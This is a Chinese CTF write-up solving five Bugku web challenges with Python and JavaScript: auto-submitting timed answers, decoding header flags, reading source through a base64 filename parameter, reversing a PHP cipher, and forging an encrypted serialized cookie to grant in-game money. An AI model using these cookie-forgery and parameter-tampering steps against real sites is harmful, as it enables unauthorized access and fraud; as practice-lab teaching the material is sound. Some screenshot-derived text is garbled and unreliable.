

CTF解题-Bugku_Web_WriteUp (下)

原创

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BugkuCTF 练习平台的 Web 题目往后越做越难……单独起新的博文记录该难度级别的题目。

WEB进阶

phpcmsV9 100	海洋CMS 100	小明的博客 100	Bugku-cms1 100
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代码审计

extract变量覆盖 50	strcmp比较字符串 50	urldecode二次编码绕过 50	md5()函数 50
数组返回NULL绕过 50	弱类型整数大小比较绕过 50	sha()函数比较绕过 60	md5加密相等绕过 60 https://blog.csdn.net/weixin_39190897

No.1 Python脚本算数

题目“秋名山老司机”，查看解题链接：

秋名山老司机

100

<http://123.206.87.240:8002/qiumingshan/>

是不是老司机试试就知道。

Flag

Submit

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1313837063*1587514128+1399790037-415875473*1998166875*79605604+1690784051+1263466500+1931016259-1083191832+1969371138=?;

百度知道这道题是快速反弹 POST请求，HTTP 响应头获取了一段有效期很短的 key 值后，需要将经过处理后的 key 值快速 POST 给服务器，若 key 值还在有效期内，则服务器返回最终的 flag，否则继续提示“请再加快速度！！！”。所以你别想手动传值了，必须使用python脚本了，python中有eval() 函数可以快速计算，满足要求。

编写自动化脚本如下：


```

# -*- coding: utf8 -*-
import re
import requests

# 创建一个会话对象s, 以会话对象向url发出一个get请求
s = requests.Session()
r = s.get("http://123.206.87.240:8002/qiumingshan/")
# re.search扫描一个字符串返回第一个匹配成功的值, r.text为服务器返回页面的内容
# 这句代码的功能是在re.text中匹配我们需要的计算公式, r表示字符串为原始字符串
searchObj = re.search(r'(\d+[+/*-])+(\d+)', r.text)
# 创建一个字典d, 键"value", 键值为刚才匹配的式子的
d = {
    # eval计算式子的值, group(0) 表示匹配的结果, 索引从0开始, 这里指的匹配到的式子
    "value": eval(searchObj.group(0))
}
# 以post的形式传给url一个值, 参数data为默认参数不能修改
r = s.post("http://123.206.87.240:8002/qiumingshan/", data=d)
# 打印出r.text, 里面的内容为成功提交计算结果的返回页面, 里面存放着flag
print(r.text).encode('gbk', 'ignore')

```

运行脚本获得Flag:



The screenshot shows a terminal window titled 'Cmder' with a dark theme. It displays the execution of a Python script named '123.py'. The script contains code to send a POST request to a specific URL with a calculated payload derived from a regex search on the page content. The output of the script shows the resulting HTML page, which includes a '运行脚本获得Flag:' message and the flag 'èBugku{YOU DID IT BY SECOND}'.

```

C:\Users\True\Desktop\ClearSky
λ python 123.py
<head>
<title>éè"ë§±±éé</title>
<meta charset="UTF-8"> 编写自动化脚本如下:
</head>
<p>è."2sèèéé¤º</p>
<div>891194906*33017396-2053973697-279947552-983099856-872645179+406501582*1196597784-1025490476*2050820520*196312
5274=?;</div>
<style>
div,p{
text-align: center;
margin: 0 auto;
}
</style>

C:\Users\True\Desktop\ClearSky
λ python 123.py
<head>
<title>éè"ë§±±éé</title>
<meta charset="UTF-8"> 运行脚本获得Flag:
</head>
<p>è."2sèèéé¤º</p>
<div>170452722+379023420+2137641472+1688025242*974517239*509604231+694152845*1608118909*908197456*720603487*150348
072=?;</div>
<style>
div,p{
text-align: center;
margin: 0 auto;
}
</style>


C:\Users\True\Desktop\ClearSky
λ èBugku{YOU DID IT BY SECOND}

```

需要多次运行才可以获取flag, 可能在计算过程或者传值过程有错误。

No.2 Python提交数据

1、查看解题链接：



我感觉你得快点!!!

```
<html>
  <head></head>
  <body>
    <br>
    我感觉你得快点!!!
    <!--OK ,now you have to post the margin what you find-->
  </body>
</html>
```

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2、抓包看看，go重放发现 response 带有 flag：

Request

Raw Headers Hex

```
GET /web6/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: PHPSESSID=eb4n5qtlu47ojcbkssd7hmcget6vnun
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 06:12:14 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
flag: 6LeR55qB6L4Y5L1N61S277yM57uZ5L2g7mchZ+WPzogI1RNWB1ESXh=
Content-Length: 89
```

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3、Base64 转码：

粘贴文本 选择文件 (.txt) 执行结果

跑的还不错，给你flag吧: OTM4MDIy

4、然而提交 Flag 却显示不对：

Challenge

5184 Solves

X

速度要快

100

速度要快!!!!!!

<http://123.206.87.240:8002/web6/>

格式KEY{xxxxxxxxxxxxxx}

KEY{OTM4MDly}

Submit

Incorrect

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5、看大佬们写的wp，知道 repeater 里的那个让我惊喜的 flag 值居然在变.....go了几发终于死心...无可奈何开始写脚本，前面源码提示了需要“post the margin”.....

```
import requests
import base64

s = requests.Session()
headers = s.get("http://123.206.87.240:8002/web6/").headers
str1 = base64.b64decode(headers['flag'])
#获得HTTP请求头中flag:后的值
str2 = base64.b64decode(repr(str1).split(':')[1])

data= {'margin':str2}
flag = s.post("http://123.206.87.240:8002/web6/",data=data)
print(flag.text)
```

6、执行脚本获得Flag:

Cmder

```
C:\Users\True\Desktop\ClearSky
λ python 123.py
KEY{111dd62fc377076be18a}

C:\Users\True\Desktop\ClearSky
λ
https://blog.csdn.net/weixin_39190897
```

No.3 Python爬取数据

1、查看解题地址：

The screenshot shows a browser window with three tabs. The active tab is titled '123.206.87.240:8002/web11/'. The URL bar contains the same address. The page content displays a long string of characters: 'rfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryfrgrgggggoaihe...'. A red box highlights the part of the URL 'a2V5cy50eHQ='.

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2、将疑似 base64 编码的 filename 进行转码，为 keys.txt：

a2V5cy50eHQ=

keys.txt

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3、尝试用修改参数 filename 的值为 index.php（注意此处要用base64加密为 `aw5kZXgucGhw`），发现参数 line 没有给值，随意赋值如1、2、3，发现依次返回网页源码行：

The screenshot shows a browser window with three tabs. The active tab is titled '123.206.87.240:8002/web11/'. The URL bar contains the address '123.206.87.240:8002/web11/index.php?line=3&filename=aw5kZXgucGhw'. A red box highlights the part of the URL 'line=3&filename=aw5kZXgucGhw'. Below the URL bar, the page content shows the PHP code: '\$line=isset(\$_GET['line'])?intval(\$_GET['line']):0;' which is also highlighted with a red box.

4、写脚本抓原代码，先试一下有多少行，100, 50, 25, 20都无回显，大约定在20行，脚本如下：

```
import requests
import re

for i in range(1,20):
    url="http://123.206.87.240:8002/web11/index.php?line="+str(i)+"&filename=aw5kZXgucGhw"
    s=requests.get(url)
    print(s.text)
```

5、运行脚本获得代码如下：

Cmder

```

C:\Users\True\Desktop\ClearSky
λ python 123.py
error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
$file_list[2]='keys.php';
}

if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>

```

C:\Users\True\Desktop\ClearSky
λ | https://blog.csdn.net/weixin_39190897

6、分析源代码得知，当cookie的 margin=margin 时，可以访问一个 keys.php 文件（注意把参数filename的值改为 base64 加密后的 keys.php）：

The screenshot shows a browser developer tools Network tab. The Request section shows a GET request to 'index.php?line=a2V5cy50eHQ'. The Response section shows the server's response, which includes the PHP code: <?php \$key='KEY(key_keys)'; ?>. This indicates that the server is executing the PHP code and sending it back to the client.

成功获得 flag。

No.4 Python逆向解密

1、查看题目链接（此题意思就是阅读提供的加密代码，编写脚本逆向解密提供的加密字符串获得Flag）：

Challenge 1338 Solves X

PHP_encrypt_1(ISCCCTF)

150

fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA=

PHP_encrypt_1.... 提供下载

Flag Submit

https://blog.csdn.net/weixin_39190897

C:\Users\True\Downloads\PHP_encrypt_1\index.php Notepad++

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(I) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?

123.py index.php

```
1 <?php
2     function encrypt($data, $key)
3     {
4         $key = md5('ISCC');
5         $x = 0;
6         $len = strlen($data);
7         $klen = strlen($key);
8         for ($i=0; $i < $len; $i++) {
9             if ($x == $klen)
10             {
11                 $x = 0;
12             }
13             #char变量的值为数组key的值，即MD5 (ISCC)
14             $char .= $key[$x];
15             $x+=1;
16         }
17         for ($i=0; $i < $len; $i++) {
18             #将data第i位与char第i位的ascii值相加取128的余数
19             $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);
20         }
21         return base64_encode($str);
22     }
23 ?>
```

下载加密代码进行PHP代码审计

https://blog.csdn.net/weixin_39190897

附上完整代码：

```

<?php
function encrypt($data,$key)
{
    $key = md5('ISCC');
    $x = 0;
    $len = strlen($data);
    $klen = strlen($key);
    for ($i=0; $i < $len; $i++) {
        if ($x == $klen)
        {
            $x = 0;
        }
    #char变量的值为数组key的值，即MD5 (ISCC)
        $char .= $key[$x];
        $x+=1;
    }
    for ($i=0; $i < $len; $i++) {
        # ord()函数返回对应的ASCII数值：此处将data第i位与char第i位的ascii值相加取128的余数
        $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);
    }
    return base64_encode($str);
}
?>

```

2、此题关键理解同余的加密解密，过程图解如下：

加密公式 $\text{flag} += \text{chr}((\text{ord}(\text{data}[i]) + (\text{ord}(\text{char}[i])) \% 128)$

解密公式 $\text{flag} += \text{chr}((\text{int_b64}[i] - \text{int_key}[i] + 128) \% 128)$

为了简单起见把128换成10

加密 $(x + y) \% 10 = z$

解密 $((z - y) + 10) \% 10 = x$

举个例子：

0 1 2 3 4 5 6 7 8 9	x	y	$x=3 y=8$ 加密: $(8+3) \% 10 = 1$
			解密 $((1 - 8) + 10) \% 10 = 3$

↑其实这里可以不用加10的，因为 $-7 \% 10 = 3$

加10的目的是为了防止出现负数，有的人或计算器认为 $-7 \% 10 = -7$

https://blog.csdn.net/weizhi_39196897


3、编写对应的 Python 脚本进行自动化解密：

```
# -*- coding: UTF-8 -*-
import base64

def detrcy(b64):
    int_b64 = []
    b64de = base64.b64decode(b64)
    for i in range(len(b64de)):
        int_b64.append(ord(b64de[i])) #str的ord值(即ASCII数值)
    key = '72962334f0aa2784a1599fd374c120d729623' # key= MD5('ISCC')
    int_key = []
    for i in range(len(key)):
        int_key.append(ord(key[i])) #求key的ord值(即ASCII数值)
    flag = ''
    for i in range(len(int_b64)):
        flag += chr((int_b64[i]-int_key[i]+128) % 128) #涉及到同余加解密
    print(flag)

if __name__ == '__main__':
    str_b64 = 'fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA='
    detrcy(str_b64)
```

4、执行脚本获得 Flag:



No.5 JS 加密代码审计

1、查看题目链接:

江湖魔头
200

<http://123.206.31.85:1616/>

学会如来神掌应该就能打败他了吧

Flag

Submit

https://blog.csdn.net/weixin_39190897



欢迎来到江湖

示例八十，名魔大家叶康里光上朝，尹少安元大少怀，口大山口，示入入上此师八上，人以二十饭王而之。

江湖中人人自危，都怕被蒙鲜康找上门来，纷纷关门闭山。至此天下大乱。

不知是谁传出来的，只要学了这如来神掌，就可以打败蒙老魔，还天下一个太平。故事就至此开始了...

[进入江湖\(开始游戏\)](#)



https://blog.csdn.net/weixin_39190897

← → C ⌂ 123.206.31.85:1616/wulin.php?action=start



初始化您的属性:	152
血量:	870
内力:	819
力道:	89
定力:	63
刷新属性	确定

https://blog.csdn.net/weixin_39190897

← → C ⌂ 123.206.31.85:1616/wulin.php?action=map&n=1

...

...

...



[属性](#)
[练功](#)
[商店](#)
[赚钱](#)
[讨伐](#)
[退出](#)

血量:870

内力:819

力道:89

定力:63

外功:花拳绣腿

内功:基本内功

经验:一窍不通

冶炼:弱不禁风

金钱:0两

提示: 每次练功和
赚钱都会消耗5秒
的时间,请您耐心等
待。

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【题意解读】

如来神掌要所有属性都满后才能花100000两学会；练功可以提升一点属性，需要页面延迟5秒；赚钱每次100两，需要页面延迟5秒；可各花费10000两来加满每个属性（内功、外功等）。

因此我们肯定是要想办法修改自己的金钱数目了，一开始没有头绪，想写个js脚本来自动赚钱。但看一下如果弄完也要两个小时左右，而且每次赚钱后的js弹窗无法处理，那么正解肯定不是这样。

2、看看网上各位大佬的 WriteUp，知道需要删掉网址后面的 `?action` 内容，只保留 `wulin.php`，查看源代码得到几个js文件：

恭禧您发现了出题人留的彩蛋！！！
在这儿可以检测flag的正确性哦！！！

KEY:

提交查询

搜索 HTML

```
<html>
  <head>
    <title>江湖</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <script type="text/javascript" src="js/script.js"></script>
    <script type="text/javascript" src="js/md5.js"></script>
    <script type="text/javascript" src="js/base64.js"></script>
  </head>
  <body>
    恭禧您发现了出题人留的彩蛋！！！
    在这儿可以检测flag的正确性哦！！！
    <br>
    <form action="./wulin.php?action=500" method="post">
      <p>
        KEY:
        <input type="text" name="key" maxlength="30">
        <br>
        <input type="submit">
      </p>
    </form>
  </body>
</html>
```

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查看 `script.js` 文件，发现被混淆、加密了：

\">';j(7)(9.1("f-1"),g="h/1-2,k",1000);j(7)(9.1("f-1"),g="h/1-3,k",2000);j(7)(9.1("f-1"),g="h/1-4,k",3000);j(7)(9.1("f-1"),g="h/6.png",4000);j(7)(alert("%a%4c%-%a,%m%y%z%2m%e%y%t%e%ac%l%e%ix%4a%ta,%[c%Y%é%]m%q%é%e%z%l%f%t%e%o%k%l%a%o%e%-%a,ea,<%s%1A("md5(e)")",5000)),[],38,'|||||var||function|ca|document|temp|num||length|key|attack|src|image||setTimeout|jpg|getElementById|name|split|for|return|result|result3|getCookie|cname|if|indexOf|decode_create|base|temp_name|mingwen|flag|replace'.split(''),0,(),))

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使用JS在线工具解密转换一下：

在线工具

搜索其实很简单

格式化 正则 解密

搜索

我的 在线工具 码农文库 奇淫巧技 软件推荐 网址导航 Wiki

```
1 eval(function(p,a,c,k,e,r){e=function(c){return(c<62?'':e(parseInt(c/62)))+((c=c%62)>35?String.fromCharCode(c+29):c.toString(36));if('0'.replace(0,e)==0){while(c--)r[e(c)]=k[c];k=[function(e){return r[e]||e}];e=function(){return'[57-9abd-hj-zAB]';c=1};while(c--)if(k[c])p=p.replace(new RegExp('^\b'+e(c)+'\b','g'),k[c]);return p}('7 s(t){5 m=t+=";5 8=9.cookie.n(';');o(5 i=0;i<8.d;i++){5 c=8[i].trim();u(c.v(m)==0)p c.substring(m.d,c.d)}p"}7 w(a){5 x=new Base64();5 q=x.decode(a);5 r=""};o(i=0;i<q.d;i++){5 b=q[i].charCodeAt();b=b^i;b=b-((i%10)+2);r+=String.fromCharCode(b)}p r}7 ertqwe(){5 y="user";5 a=s(y);a=decodeURIComponent(a);5 z=w(a);5 8=z.n(';');5 e="";o(i=0;i<8.d;i++){u(-1<8[i].v("A")){e=8[i+1].n(":")};e=e.B('"\', "").B('"\', "");9.write('
>');j(7(){9.1("f-1").g="h/1-2.k"},1000);j(7(){9.1("f-1").g="h/1-3.k"},2000);j(7(){9.1("f-1").g="h/1-4.k"},3000);j(7(){9.1("f-1").g="h/6.png"},4000);j(7(){alert("ã¢ã¢ç“å¡,æ•¥ç¥žæŽæ‰‰è‘¥ä°tè‘mè€•é•"i¤ä»ta,•çÝ¥é•"æ“çœ¥é«è¿æ“å•tè‘«i¤æ••ä°æ—•ä,æä,çå•$!A("md5(e)+"}}),5000)}',[],38,'|||||var||function|ca|document|temp|num||length|key|attack|src|image||setTimeout|jpg|getEleme ntById|name|split|for|return|result|result3|getCookie|cname|if|indexOf|decode_create|base|temp_name| mingwen|flag|replace'.split('|'),0,{}))}
```



美化(Beautify)

净化(Purify)

加密(Encrypt)

解密(Decrypt)

混淆(Uglify)

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在线工具

搜索其实很简单

格式化 正则 解密

搜索

我的 在线工具 码农文库 奇淫巧技 软件推荐 网址导航 Wiki

```
1 function getCookie(cname) {
2     var name = cname + "=";
3     var ca = document.cookie.split(';');
4     for (var i = 0; i < ca.length; i++) {
5         var c = ca[i].trim();
6         if (c.indexOf(name) == 0) return c.substring(name.length, c.length)
7     }
8     return ""
9 }
10 function decode_create(temp) {
11     var base = new Base64();
12     var result = base.decode(temp);
13     var result3 = "";
14     for (i = 0; i < result.length; i++) {
15         var num = result[i].charCodeAt();
16         num = num ^ i;
17         num = num - ((i % 10) + 2);
18         result3 += String.fromCharCode(num)
19     }
20     return result3
21 }
22 function ertqwe() {
```

美化(Beautify)

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获得的完整代码如下：

```

function getCookie(cname) {
    var name = cname + "=";
    var ca = document.cookie.split(';");
    for (var i = 0; i < ca.length; i++) {
        var c = ca[i].trim();
        if (c.indexOf(name) == 0) return c.substring(name.length, c.length)
    }
    return ""
}

function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
    var result3 = "";
    for (i = 0; i < result.length; i++) {
        var num = result[i].charCodeAt();
        num = num ^ i;
        num = num - ((i % 10) + 2);
        result3 += String.fromCharCode(num)
    }
    return result3
}

function ertqwe() {
    var temp_name = "user";
    var temp = getCookie(temp_name);
    temp = decodeURIComponent(temp);
    var mingwen = decode_create(temp);
    var ca = mingwen.split(';');
    var key = "";
    for (i = 0; i < ca.length; i++) {
        if (-1 < ca[i].indexOf("flag")) {
            key = ca[i + 1].split(":")[2]
        }
    }
    key = key.replace("'", "").replace('"', "");
    document.write('');
    setTimeout(function() {
        document.getElementById("attack-1").src = "image/1-2.jpg"
    }, 1000);
    setTimeout(function() {
        document.getElementById("attack-1").src = "image/1-3.jpg"
    }, 2000);
    setTimeout(function() {
        document.getElementById("attack-1").src = "image/1-4.jpg"
    }, 3000);
    setTimeout(function() {
        document.getElementById("attack-1").src = "image/6.png"
    }, 4000);
    setTimeout(function() {
        alert("你使用如来神掌打败了蒙老魔，但不知道是真身还是假身，提交试一下吧!flag{" + md5(key) + "}")
    }, 5000)
}

```

3、从上面的代码中我们可以关注到 Cookie 被加密了：

```

var temp_name = "user";
var temp = getCookie(temp_name);
temp = decodeURIComponent(temp);
var mingwen = decode_create(temp);

```

在浏览器控制台依次执行以上代码：

The screenshot shows a character's stats on the right: 血量:870, 内力:819, 力道:89, 定力:63, 外功:花拳绣腿, 内功:基本内功. On the left, there is a drawing of a character. Below the stats, the browser's developer tools are visible, specifically the '控制台' (Console) tab. The console output shows the execution of the provided JavaScript code. A red arrow points to the line where 'mingwen' is assigned its value.

```

var temp_name = "user";
var temp = getCookie(temp_name);
temp = decodeURIComponent(temp);
var mingwen = decode_create(temp);

0:5:"human":10:{s:8:"xueliang";i:863;s:5:"neili";i:875;s:5:"lidao";i:67;s:6:"dingli";i:86;s:7:"waigong";i:0;s:7:"neigong";i:0;s:7:"jingyan";i:0;s:6:"yelian";i:0;s:5:"money";i:0;s:4:"flag";s:1:"0";}

```

可以看到，Cookie里的内容按照所给解密方式解密得到一串明文。这里我们就可以通过修改 money 属性的值来变得“富有”：

```

原内容: 0:5:"human":10:{s:8:"xueliang";i:863;s:5:"neili";i:875;s:5:"lidao";i:67;s:6:"dingli";i:86;s:7:"waigong";i:0;s:7:"neigong";i:0;s:7:"jingyan";i:0;s:6:"yelian";i:0;s:5:"money";i:0;s:4:"flag";s:1:"0";}
修改后: 0:5:"human":10:{s:8:"xueliang";i:863;s:5:"neili";i:875;s:5:"lidao";i:67;s:6:"dingli";i:86;s:7:"waigong";i:0;s:7:"neigong";i:0;s:7:"jingyan";i:0;s:6:"yelian";i:0;s:5:"money";i:999999;s:4:"flag";s:1:"0";}

```

之后要逆着加密内容然后传回给Cookie即可完成修改金币。

特别要注意并不是简单的逆回去就好了，base64.js里有坑。base64.js里是一个Base64函数，里面有两个公有方法 encode() 和 decode()，两个私有方法 _utf8_encode() 和 _utf8_decode()。恶心的是 encode() 里使用了 _utf8_encode()，而 decode() 里没有使用 _utf8_decode()。

如下图所示：

```

// public method for encoding
this.encode = function (input) {
    var output = "";
    var chr1, chr2, chr3, enc1, enc2, enc3, enc4;
    var i = 0;
    input = _utf8_encode(input);
    while (i < input.length) {
        chr1 = input.charCodeAt(i++);
        chr2 = input.charCodeAt(i++);
        chr3 = input.charCodeAt(i++);
        enc1 = chr1 >> 2;
        enc2 = ((chr1 & 3) << 4) | (chr2 >> 4);
        enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
        enc4 = chr3 & 63;
        if (isNaN(chr2)) {
            enc3 = enc4 = 64;
        } else if (isNaN(chr3)) {
            enc4 = 64;
        }
        output = output +
        _keyStr.charAt(enc1) + _keyStr.charAt(enc2) +
        _keyStr.charAt(enc3) + _keyStr.charAt(enc4);
    }
    return output;
}

// public method for decoding
this.decode = function (input) {
    var output = "";
    var chr1, chr2, chr3;
    var enc1, enc2, enc3, enc4;
    var i = 0;
    input = input.replace(/\[^\w\]/g, "");
    while (i < input.length) {
        enc1 = _keyStr.indexOf(input.charAt(i++));
        enc2 = _keyStr.indexOf(input.charAt(i++));
        enc3 = _keyStr.indexOf(input.charAt(i++));
        enc4 = _keyStr.indexOf(input.charAt(i++));
        chr1 = (enc1 << 2) | (enc2 >> 4);
        chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
        chr3 = ((enc3 & 3) << 6) | enc4;
        output = output + String.fromCharCode(chr1);
        if (enc4 != 64) {
            output = output + String.fromCharCode(chr2);
        }
        if (enc4 != 64) {
            output = output + String.fromCharCode(chr3);
        }
    }
    //output = _utf8_decode(output); ← 被注释掉了
    return output;
}

```

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3、开始逆运算，仔细看 script.js 里的 decode_create() 方法。如下图所示，我们相当于现在一至 result3，要求计算出 result。

```

function decode_create(temp) {
    var base = new Base64();
    var result = base.decode(temp);
    var result3 = "";
    for (i = 0; i < result.length; i++) {
        var num = result[i].charCodeAt();
        num = num ^ i;
        num = num - ((i % 10) + 2);
        result3 += String.fromCharCode(num)
    }
    return result3
}

```

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求出 result 后需要对其使用 base64.js 里的 encode() 方法进行加密，但是不能调用 _utf8_encode() 这个私有方法。因为之前解密的时候使用base64.js 里的 decode() 方法里将 _utf8_decode() 注释掉了。

逆运算蓝框所示内容，代码如下：

```

result3="0:5:\"human\":10:{s:8:\"xueliang\";i:870;s:5:\"neili\";i:819;s:5:\"lidao\";i:89;s:6:\"dingli\";i:63;s:7
:\\"waigong\";i:0;s:7:\"neigong\";i:0;s:7:\"jingyan\";i:0;s:6:\"yelian\";i:0;s:5:\"money\";i:999999;s:4:\"flag\";
s:1:\"0\";}"
result = ""

for (i = 0; i < result3.length; i++) {
    var num = result3[i].charCodeAt();
    num = num + ((i % 10) + 2);
    num = num ^ i;
    result += String.fromCharCode(num)
}

```

控制台执行以上代码：

```

>>> result=0:5:\\"human\\":10:{s:8:\\\"xueliang\\\";i:870;s:5:\\\"neili\\\";i:819;s:5:\\\"lidao\\\";i:89;s:6:\\\"dingli\\\";i:63;s:7:\\\"waigong\\\";i:0;s:7:\\\"jingyan\\\";i:0;s:6:\\\"yelian\\\";i:0;s:5:\\\"money\\\";i:999999;s:4:\\\"flag\\\";
s:\\\"\\0\\\"};"
result = ""
for (i = 0; i < result.length; i++) {
    var num = result[i].charCodeAt();
    num = num + ((i % 10) + 2);
}
<- "Q<,<,j{ccp.698N\w008d\kRPV0no}jislm#s\u001e\u001c\u001f\u0014gYbg\u0014\u0004cXAC^_\u0004uE\u0008\u0001\u0000buMz\u0007~\u0016RQVY5h\u00011\u0000\u0006)y?vv
